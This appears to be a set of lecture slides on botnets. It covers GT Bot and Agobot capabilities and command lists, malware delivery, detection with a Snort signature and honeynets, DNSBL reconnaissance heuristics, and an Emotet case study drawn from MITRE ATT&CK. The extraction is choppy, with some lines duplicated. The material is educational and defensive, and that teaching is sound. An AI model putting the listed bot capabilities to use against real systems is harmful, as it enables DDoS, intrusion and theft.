
GT Bot

- This variant has RPC-DCOM exploits and Simple ICMP floods
- Many variants with many exploits and DoS capabilities

Bots will likely become more like Agobot, each version having many exploits

- Botnet Control Mechanisms
- Host Control Mechanisms
- Propagation Mechanisms
- Target Exploits and Attack Mechanisms
- **Malware Delivery Mechanisms**

- The mechanisms bots use to deliver exploits
- Packers and shell encoders used to compress and obfuscate code
- SDBot, SpyBot, and GT Bot deliver exploit and encoded malware in one script
- Agobot separates exploits and delivery
 - Exploit vulnerability and open shell on remote host
 - Encoded malware binary delivered by HTTP or FTP
 - Enables encoder to be used across exploits, streamlining codebase and potentially diversifying the resulting bit streams



General

- Assign a new random nickname to the bot
- Cause the bot to display its status
- Cause the bot to display system information
- Cause the bot to quit IRC and terminate itself
- Change the nickname of the bot
- Completely remove the bot from the system
- Display the bot version or ID
- Display the information about the bot
- Make the bot execute a .EXE file

IRC Commands

- Cause the bot to display network information
- Disconnect the bot from IRC
- Make the bot change IRC modes
- Make the bot change the server Cvars
- Make the bot join an IRC channel
- Make the bot part an IRC channel
- Make the bot quit from IRC

Redirection

- Redirect a TCP port to another host
- Redirect GRE traffic that results to proxy PPTP VPN connections

DDoS Attacks

- Redirect a TCP port to another host
- Redirect GRE traffic that results to proxy PPTP VPN connections


Information theft

- Steal CD keys of popular games

Program termination


- Make the bot reconnect to IRC

Number of Botnets




- Network Intrusion Detection Systems (e.g., Snort)
- **Signature:** alert tcp any any -> any any (msg:"Agobot/Phatbot Infection Successful"; flow:established; content:"221")
- **Traffic analysis**
- **Honeynets:** gather information
 - Run unpatched version of Windows
 - Usually infected within 10 minutes


Spamhaus: How it works



Spamhaus: How it works




Spamhaus: How it works



- **Key Requirement:** Distinguish reconnaissance queries from queries performed by legitimate mail servers
- **Our Solution:** Develop heuristics based on the spatial and temporal properties of a DNSBL Query Graph
- We focus (mostly) on spatial heuristics

- **Spatial Heuristic:** Legitimate mail servers will perform queries and be the object of queries.




- *Hosts issuing reconnaissance queries usually will not be queried*

- **Temporal Heuristic:** Legitimate lookups reflect arrival patterns of legitimate emailApplying the

Applying the Spatial Heuristic



- Construct the directed DNSBL Query Graph G



- Extract nodes (and their connected components) with the highest values of the spatial metric λ , where $\lambda = (\text{Out-degree}/\text{In-degree})$




Third-Party Reconnaissance



Third-party performs reconnaissance query

List of Bots



Lookup Each Bot



C&C or other
Dedicated machine



DNS Blacklist

Relatively easy to detect using the spatial metric



Self-Reconnaissance

- Each bot looks itself up
- This should not happen normally (at least, not en-masse) – thus, easy to detect

Distributed Reconnaissance

- Bots perform lookups for other bots
- Complex to deploy and operate

APT Malware

A case study of Botnet in APT attacks



- Advanced Persistent Threat (APT) is a **stealthy** threat actor, typically a **state** or **state-sponsored** group, which gains unauthorized access to a computer network and remains undetected for an extended period.
- Malwares can be used as attack vectors to gain access, create backdoors, escalation, lateral movement, etc.
- APT malware often leverages native tools and advanced anti-virus evasion techniques to remain undetected in victim networks.

Case study: Emotet malware



- Operational since at least 2014.
 - Initially functioned as a banking Trojan
- Derivative of Feodo/Bugat, Geodo/Heodo
- Operated by: MUMMY SPIDER
- Operational rhythm: 2–3 months of attacks and 3–12 months offline to update and refresh capabilities
- Checkpoint: “Emotet potentially affected one out of every five organizations worldwide.”
- Europol: “World’s most dangerous malware”
- Believed to be based out of Ukraine



- MITRE ATT&CK ID: [S0367](#)
- A significant part of the cybercriminal ecosystem, which maintains many working relationships with other major cybercriminal gangs.
- Often delivered via phishing, but also delivered via known vulnerabilities and brute force.
- Large botnet
 - offered as Infrastructure-as-a-Service (IaaS).
- Modular, primarily capable of:
 - Infection, persistence, lateral movement
 - Data exfiltration:
 - Traffic capture, credential theft
- Dropping additional malware/ransomware:
 - Malware: Azorult, TrickBot, IcedID, Qbot
 - Ransomware: Ryuk, Bitpaymer

Characteristics of Emotet: MITRE ATT&CK



MITRE | ATT&CK®

Matrices ▾Tactics ▾Techniques ▾Defenses ▾CTI ▾Resources ▾BenefactorsBlog ↗

ATT&CKcon 6.0 returns October 14-15, 2025 in McLean, VA. More details about tickets and our CFP can be found [here](#)

SOFTWARE

Emissary

Emotet

Empire

EnvyScout

Epic

Escobar

esentutl

eSurv

EventBot

EvilBunny

EvilGrab

EVILNUM

Exaramel for Linux

Exaramel for Windows

Exobot

Home > Software > Emotet

Emotet

Emotet is a modular malware variant which is primarily used as a downloader for other malware variants such as [TrickBot](#) and [IcedID](#). Emotet first emerged in June 2014, initially targeting the financial sector, and has expanded to multiple verticals over time.^[1]

ID: S0367

① Associated Software: Geodo

① Type: MALWARE

① Platforms: Windows

Contributors: Omkar Gudhate

Version: 1.6

Created: 25 March 2019

Last Modified: 09 July 2024

[Version Permalink](#)

Associated Software Descriptions


Name	Description
Geodo	[2]



Characteristics of Emotet



The main EMOTET executable establishes persistence, then collects user and hardware information from the infected machine. It communicates with a C2 server that decides which of the several available payload modules it will deliver based on the victim's profile.



